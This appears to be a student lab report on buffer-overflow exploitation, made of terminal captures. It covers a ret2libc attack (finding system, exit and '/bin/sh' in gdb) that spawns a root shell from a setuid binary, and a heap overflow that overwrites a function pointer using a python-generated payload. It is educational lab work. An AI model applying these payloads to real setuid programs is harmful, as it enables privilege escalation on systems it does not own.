
```
vm@vm-VirtualBox: ~/Assignment/Buffer_overflow/ret2lib
vm@vm-VirtualBox:~/Assignment/Buffer_overflow/ret2lib$ gcc -m32 -mpreferred-stack-boundary=2 -g -fno-stack-protector -o stack stack.c
```

Compilation of vulnerable program with non-executable stack

```
vm@vm-VirtualBox: ~/Assignment/Buffer_overflow/ret2lib
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law. Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from stack...done.
(gdb) run
Starting program: /home/vm/Assignment/Buffer_overflow/ret2lib/stack

Program received signal SIGSEGV, Segmentation fault.
0xef409090 in ?? ()
(gdb) p system
$1 = {<text variable, no debug info>} 0xb7e17db0 <__libc_system>
(gdb) p exit
$2 = {<text variable, no debug info>} 0xb7e0b9e0 <__GI_exit>
(gdb) find 0xb7e17db0,+99999 "/bin/sh"
A syntax error in expression, near `"/bin/sh"'.
(gdb) find 0xb7e17db0,+99999,"/bin/sh"
Pattern not found.
(gdb) find 0xb7e17db0,+999999,"/bin/sh"
Pattern not found.
(gdb) find 0xb7e17db0,+9999999,"/bin/sh"
0xb7f38b0b
warning: Unable to access 16000 bytes of target memory at 0xb7f92893, halting search.
1 pattern found.
(gdb)
```

Finding the address of libc where we wish to return



A terminal window titled "danial@danial-VirtualBox: ~/assignment/root shell" with standard window controls. The terminal shows a series of commands and their outputs:

```
danial@danial-VirtualBox:~/assignment/root shell$ gcc stack.c -o stack -z execst
ack -fno-stack-protector
danial@danial-VirtualBox:~/assignment/root shell$ sudo chown root stack
danial@danial-VirtualBox:~/assignment/root shell$ sudo chmod 4755 stack
danial@danial-VirtualBox:~/assignment/root shell$ ./stack
# whoami
root
#
```

Execution of Shell

HEAP OVERFLOW

_____ To execute the heap overflow attack , we assign two heaps (using malloc).First heap is for data pointer d and the next heap is for fp pointer f. Next we use objdump to get addresses of all functions in the program.

```
husain@husain-VirtualBox: ~/Desktop/heap
husain@husain-VirtualBox:~/Desktop/heap$ gcc heap1.c -o heap
heap1.c: In function 'main':
heap1.c:40:9: warning: assignment from incompatible pointer type [-Wincompatible-pointer-types]
    f->fp = nowinner;
        ^
husain@husain-VirtualBox:~/Desktop/heap$ ls
a.out fp heap heap0.c heap1.c
husain@husain-VirtualBox:~/Desktop/heap$ objdump -t heap

heap:      file format elf32-i386

SYMBOL TABLE:
08048154 l d .interp 00000000 .interp
08048168 l d .note.ABI-tag 00000000 .note.ABI-tag
08048188 l d .note.gnu.build-id 00000000 .note.gnu.build-id
080481ac l d .gnu.hash 00000000 .gnu.hash
080481cc l d .dynsym 00000000 .dynsym
0804826c l d .dynstr 00000000 .dynstr
080482ee l d .gnu.version 00000000 .gnu.version
08048304 l d .gnu.version_r 00000000 .gnu.version_r
08048334 l d .rel.dyn 00000000 .rel.dyn
0804833c l d .rel.plt 00000000 .rel.plt
08048374 l d .init 00000000 .init
080483a0 l d .plt 00000000 .plt
08048420 l d .plt.got 00000000 .plt.got
08048430 l d .text 00000000 .text
080486a4 l d .fini 00000000 .fini
080486b8 l d .rodata 00000000 .rodata
0804870c l d .eh_frame_hdr 00000000 .eh_frame_hdr
08048748 l d .eh_frame 00000000 .eh_frame
08049f08 l d .init_array 00000000 .init_array
08049f0c l d .fini_array 00000000 .fini_array
```

We get the address where fp has Failed function address .We see the data in memory address of fp and see where the Failed function pointer is stored. After that we calculate the offset required to overwrite Failed function with the execShell function .We see that Failed is at offset of 72 characters from start of d . Thus we write 72 dummy characters and at next address we fill with the address of execShell.

```

husain@husain-VirtualBox: ~/Desktop/heap
0804a000 l O .got.plt 00000000 _GLOBAL_OFFSET_TABLE_
080486a0 g F .text 00000002 __libc_csu_fini
00000000 w *UND* 00000000 __ITM_deregisterTMCloneTable
08048460 g F .text 00000004 __hidden__x86.get_pc_thunk.bx
0804a028 w .data 00000000 data_start
00000000 F *UND* 00000000 printf@@GLIBC_2.0
0804a030 g .data 00000000 _edata
080486a4 g F .fini 00000000 _fini
00000000 F *UND* 00000000 __stack_chk_fail@@GLIBC_2.4
00000000 F *UND* 00000000 strcpy@@GLIBC_2.0
00000000 F *UND* 00000000 malloc@@GLIBC_2.0
0804a028 g .data 00000000 _data_start
00000000 F *UND* 00000000 puts@@GLIBC_2.0
00000000 w *UND* 00000000 __gmon_start__
0804a02c g O .data 00000000 __hidden__dso_handle
0804852b g F .text 00000058 execShell
080486bc g O .rodata 00000004 __IO_stdin_used
00000000 F *UND* 00000000 __libc_start_main@@GLIBC_2.0
00000000 F *UND* 00000000 execve@@GLIBC_2.0
08048640 g F .text 0000005d __libc_csu_init
0804a034 g .bss 00000000 _end
08048430 g F .text 00000000 _start
080486b8 g O .rodata 00000004 __fp_hw
0804a030 g .bss 00000000 __bss_start
0804859c g F .text 0000009f main
08048583 g F .text 00000019 nowinner
00000000 w *UND* 00000000 _Jv_RegisterClasses
0804a030 g O .data 00000000 __hidden__TMC_END__
00000000 w *UND* 00000000 __ITM_registerTMCloneTable
08048374 g F .init 00000000 _init

husain@husain-VirtualBox:~/Desktop/heap$ ./heap $(python -c 'print "A"*72+"\x2b\

```

When we run the program we see that the heap exploit has worked and a new shell prompt is opened.

```

husain@husain-VirtualBox: ~/Desktop/heap
0804a030 g .data 00000000 _edata
080486a4 g F .fini 00000000 _fini
00000000 w *UND* 00000000 __stack_chk_fail@@GLIBC_2.4
00000000 F *UND* 00000000 strcpy@@GLIBC_2.0
00000000 F *UND* 00000000 malloc@@GLIBC_2.0
0804a028 g .data 00000000 _data_start
00000000 F *UND* 00000000 puts@@GLIBC_2.0
00000000 w *UND* 00000000 __gmon_start__
0804a02c g O .data 00000000 __hidden__dso_handle
0804852b g F .text 00000058 execShell
080486bc g O .rodata 00000004 __IO_stdin_used
00000000 F *UND* 00000000 __libc_start_main@@GLIBC_2.0
00000000 F *UND* 00000000 execve@@GLIBC_2.0
08048640 g F .text 0000005d __libc_csu_init
0804a034 g .bss 00000000 _end
08048430 g F .text 00000000 _start
080486b8 g O .rodata 00000004 __fp_hw
0804a030 g .bss 00000000 __bss_start
0804859c g F .text 0000009f main
08048583 g F .text 00000019 nowinner
00000000 w *UND* 00000000 _Jv_RegisterClasses
0804a030 g O .data 00000000 __hidden__TMC_END__
00000000 w *UND* 00000000 __ITM_registerTMCloneTable
08048374 g F .init 00000000 _init

husain@husain-VirtualBox:~/Desktop/heap$ ./heap $(python -c 'print "A"*72+"\x2b\
x85\x04\x08"')
data is at 0x81df008, fp is at 0x81df050
level passed
$ whoami
husain
$

```